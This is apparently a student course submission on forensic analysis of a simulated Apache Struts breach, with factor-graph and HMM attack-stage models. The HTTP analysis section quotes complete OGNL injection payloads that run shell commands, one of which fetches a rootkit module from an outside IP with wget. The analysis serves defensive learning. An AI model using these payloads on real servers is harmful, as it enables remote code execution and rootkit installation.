Mini-Project 3 Final Submission

ECE/CS 498DS

Spring 2020

Manan Mehta (mananm2)

Gowtham Kuntumalla (gowtham4)

Akhilesh Somani (somani4)

Task 0

0.6.(a) Which http pcap file represents legitimate activity, and which represents attacker activity?

http.pcap represents attacker activity

http2.pcap represents legitimate activity

0.6.(b) Are there any Content-Type headers in legitimate activity pcap file? If there are, list those Content-Type headers.

There are no Content-Type headers in the legitimate pcap (http2.pcap) file.

Task 1 – HTTP Traffic Analysis

- Task 1. 1. a Report the **UNIX timestamp** of the first attempted scan on the vulnerable server

1521394903.610774

- Task 1. 1.b What is the **IP address** of the vulnerable server?

172.17.0.2

- Task 1. 1.c What is the **port** of the vulnerable server?

8080

Task 1 – HTTP Traffic Analysis

- 2.a Provide a list of the Content-Type headers sent to the vulnerable server from the provided HTTP packet capture. For each Content-Type header, provide its length as well.

content_type	length
application/x-www-form-urlencoded	33
.multipart/form-data~${#context["com.opensymphony.xwork2.dispatcher.HttpServletResponse"].addHeader("LOLOLOLOLOLPAYLOADWORKEDLOLOLOLOL",1330+7)}	144
%{(#_='multipart/formdata').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='ls').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','c',#cmd})).(#p=newjava.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}	806
%{(#_='multipart/formdata').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='whoami').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','c',#cmd})).(#p=newjava.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}	810
%{(#_='multipart/formdata').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='insmodrk.ko.1').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','c',#cmd})).(#p=newjava.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}	818
%{(#_='multipart/formdata').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='**wget http://162.212.156.148/rk.ko > rk.ko**').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=newjava.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.aapache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}	845

Task 1 – HTTP Traffic Analysis

- 2.b Fill in the blanks in the table below

Command Name	Present in the attack?	Interpretation of the command
whoami	***Yes***	***Displays the name of the current user***
wget	***Yes***	***Free utility for non-interactive web downloads***
ls	***Yes***	***Displays files within a directory***
cat	***No***	***Print file or input on the console***
cd	***No***	***Change working directory***
insmod	***Yes***	***Insert a module into the Linux Kernel***
ssh	***No***	***Remote connect to a server***
lsmod	***No***	***Displays currently loaded kernel modules***

Task 1 – Host Logs Analysis

1.a Provide a list of kernel modules added or removed from the system:

```
['rk', 'ipt_MASQUERADE', 'nf_nat_masquerade_ipv4',
 'nf_conntrack_netlink', 'nfnetlink', 'xfrm_user', 'xfrm_algo',
 'iptable_nat', 'nf_conntrack_ipv4', 'nf_defrag_ipv4',
 'nf_nat_ipv4', 'xt_addrtype', 'iptable_filter', 'ip_tables',
 'xt_conntrack', 'x_tables', 'nf_nat', 'nf_conntrack',
 'br_netfilter', 'bridge', 'stp', 'llc', 'overlay', 'ppdev',
 'intel_powerclamp', 'crct10dif_pclmul', 'crc32_pclmul',
 'ghash_clmulni_intel', 'aesni_intel', 'aes_x86_64', 'lrw',
 'vboxvideo', 'gf128mul', 'glue_helper', 'ablk_helper', 'cryptd',
 'ttm', 'drm_kms_helper', 'snd_intel8x0', 'snd_ac97_codec',
 'ac97_bus', 'input_leds', 'joydev', 'serio_raw', 'snd_pcm', 'drm',
 'fb_sys_fops', 'snd_timer', 'syscopyarea', 'sysfillrect',
 'i2c_piix4', 'snd', 'sysimgblt', 'soundcore', 'vboxguest',
 '8250_fintek', 'parport_pc', 'parport', 'mac_hid', 'autofs4',
 'hid_generic', 'usbhid', 'hid', 'psmouse', 'ahci', 'libahci',
 'e1000', 'pata_acpi', 'fjes', 'video', 'xt_nat', 'xt_tcpudp',
 'veth', 'floppy', 'xor', 'raid6_pq', 'ufs', 'qnx4', 'hfsplus',
 'hfs', 'minix', 'ntfs', 'msdos', 'jfs', 'xfs', 'libcrc32c',
 'btrfs', 'nfnetlink_queue', 'nfnetlink_log', 'bluetooth'],
```

1.b What is the attacker-controlled kernel module?

rk.ko

Task 1 – Host Logs Analysis

1.c How did you verify that the module was loaded onto the server?

calendarTime	unixTime	epoch	counter	action	decorations.host_uuid	decorations.username	columns.name
Mon Mar 19 15:58:54 2018 UTC	1521475134	0	100	added	D5882FBF-1D65-4A30-B216-77F664B7D3B0	root	rk
Mon Mar 19 15:58:58 2018 UTC	1521475138	0	104	removed	D5882FBF-1D65-4A30-B216-77F664B7D3B0	root	rk

the module rk.ko was "added" (as seen in the action column), we can say that the attacker kernel is loaded.

Task 1 – Host Logs Analysis

2. What is the **file name** that contains the internal hostnames?
known_hosts.swp

Task 1 – Host Logs Analysis

3. Do you observe any evidence that the attacker extracted the internal host names via HTTP in the logs? (If yes, report the log line. If not, briefly explain why not.)


We don’t see any evidence that the attacker extracted internal host names via HTTP, probably because the attacker was not naïve.

Task 1 – DNS Traffic Analysis

1. (a) Provide the IP address of the attacker-controlled DNS server: 162.212.156.148

1. (b) Provide the IP address of the attacker-controlled DNS server: 10.0.2.15

2. Histogram of the length of DNS queries



Task 2

Task 2.2 Provide the marginal probability P(S1).

S1	P(S1)
0	0.255
1	0.075

Task 2.3 What value of S1 maximizes the marginal probability P(S1)

S1 = 0 maximizes P(S1)

Task 2

Task 2.4 Suppose you have already observed the event E1=1, provide the probability P(S1).


S1	P(S1 | E1 = 1)
0	0.170
1	0.075

Task 2.5 What's the most probable state of S1 when observing E1=1.

S1 = 0 (no attack) is the most probable state on observing E1 = 1

Task 3

Task 3.2 Draw a factor graph for each time t from t=1 to t=9:



Task 3

Task 3.4 (1) Provide the marginal probability for each stage
(hint: every row should add up to be 1)

	benign	discovery	access	lateral_movement	privilege_escalation	persistence	defense_evasion	collection	exfiltration	command_control	execution
S_1	0.936	0.064	0	0	0	0	0	0	0	0	0
S_2	1	0	0	0	0	0	0	0	0	0	0
S_3	0.5533	0	0	0	0.4467	0	0	0	0	0	0
S_4	0.5533	0	0	0	0.4467	0	0	0	0	0	0
S_5	0	0	0	0	1	0	0	0	0	0	0
S_6	0	0	0	0	0	1	0	0	0	0	0
S_7	0.02	0	0	0	0	0	0	0	0.98	0	0
S_8	0.02	0	0	0	0	0	0	0	0.98	0	0
S_9	0.02	0	0	0	0	0	0	0	0.98	0	0

Task 3

Task 3.4 (2) Provide the most probable state for each timestamp

Timestamp	1	2	3	4	5	6	7	8	9
Most probable state	benign	benign	benign	benign	privilege escalation	persistence	exfiltration	exfiltration	exfiltration

Task 3

Task 3.5 What action should your model recommend for each time step?

Timestamp	1	2	3	4	5	6	7	8	9
Recommended action	No-op	No-op	No-op	No-op	Monitor	Monitor	Stop	Stop	Stop

Subtask 3.6 What is the earliest timestamp in which your model should recommend stopping the attack?

T = 7 (at state S7)

Task 3


Task 3.7 Do the most probable states for s1−s6,s8,s9 remain the same as Task3.2? Why or why not?

Yes, the most probable states remain the same if s7 is removed.

In the Factor Graph drawing, we see that s7 - e7 is independent of all other nodes. It is not connected to any other state via any factor function, like r or c. Hence, the value of s7 (or any independent state-event pair) does not affect the rest of the graph in the belief propagation algorithm.

Task 3

Task 3.8.a. Draw an HMM model for the attack scenario given the provided states and events.



A: State Transition Matrix
B: Observation Matrix

Task 3

Task 3.8.b. What parameters are needed for this HMM model to work?
State Transition Matrix (A) – S[i] to S[j] for i,j in range(11, 11) – 11x11 matrix

Observation Matrix (B) – S[i] to E[j] for i,j in range(11, 5) – 11 x 5 matrix

Priors – All S[i] before S1 – 11 x 1 vector

Task 3.8.c. Give an example of an advantage of the FG over the HMM model.

The FG follows a more general approach and is not restricted by a Markov assumption like in HMMs. This allows us to formulate factor functions like 'r' and 'c' to include any number of relationships between nodes.

Task 4

Task 4.0. Is it possible to 100% detect this attack using only one event? Briefly explain

No, it's not possible to detect this attack with 100% certainty using only one event. This is because each event has some finite probability of being associated with "benign" in the corresponding attack state, which corresponds to a legitimate user.

Task 4.1. For each of the six events, give an example of a situation in which a false positive could happen

Scan: The system admin is doing the scan instead of the attacker.

Login: No false positives possible as the event maps to only one state (benign). Any user/customer can login to the Equifax website.

Sensitive URI: A legitimate user tries to access any URI executable (not necessarily from the attacker-controlled server). Foe e.g.: Software Engineer/Web Developer may be updating the website by downloading certain files from some other host website.


New Executable File: Continuation of above. Say a JavaScript file (executable) is downloaded.

Homepage overwritten with a new link: Legitimate user themselves overwrite the homepage with a new link, which does not necessarily come from the exe file downloaded from the attacker's server. For e.g.: a developer may need to update the website pages.

Webserver restarted: Continuing the above example, to display the updated website to customers, a webserver restart will overwrite any cached data from old website.

Task 4

Task 4.2. Provide a visual representation of a factor graph that can model the attack described above, can be hand drawn.



Task 4.3. What variables and factor functions are common to the factor graph in Task 3 and your factor graph in 4.2? Name two.

The events Scan, Login, Sensitive URI (e1 - e5), the severity factor functions f_1 - f_5 and the repetitive factor function "r" are common to both FGs.

(Detailed explanation in the ipynb file)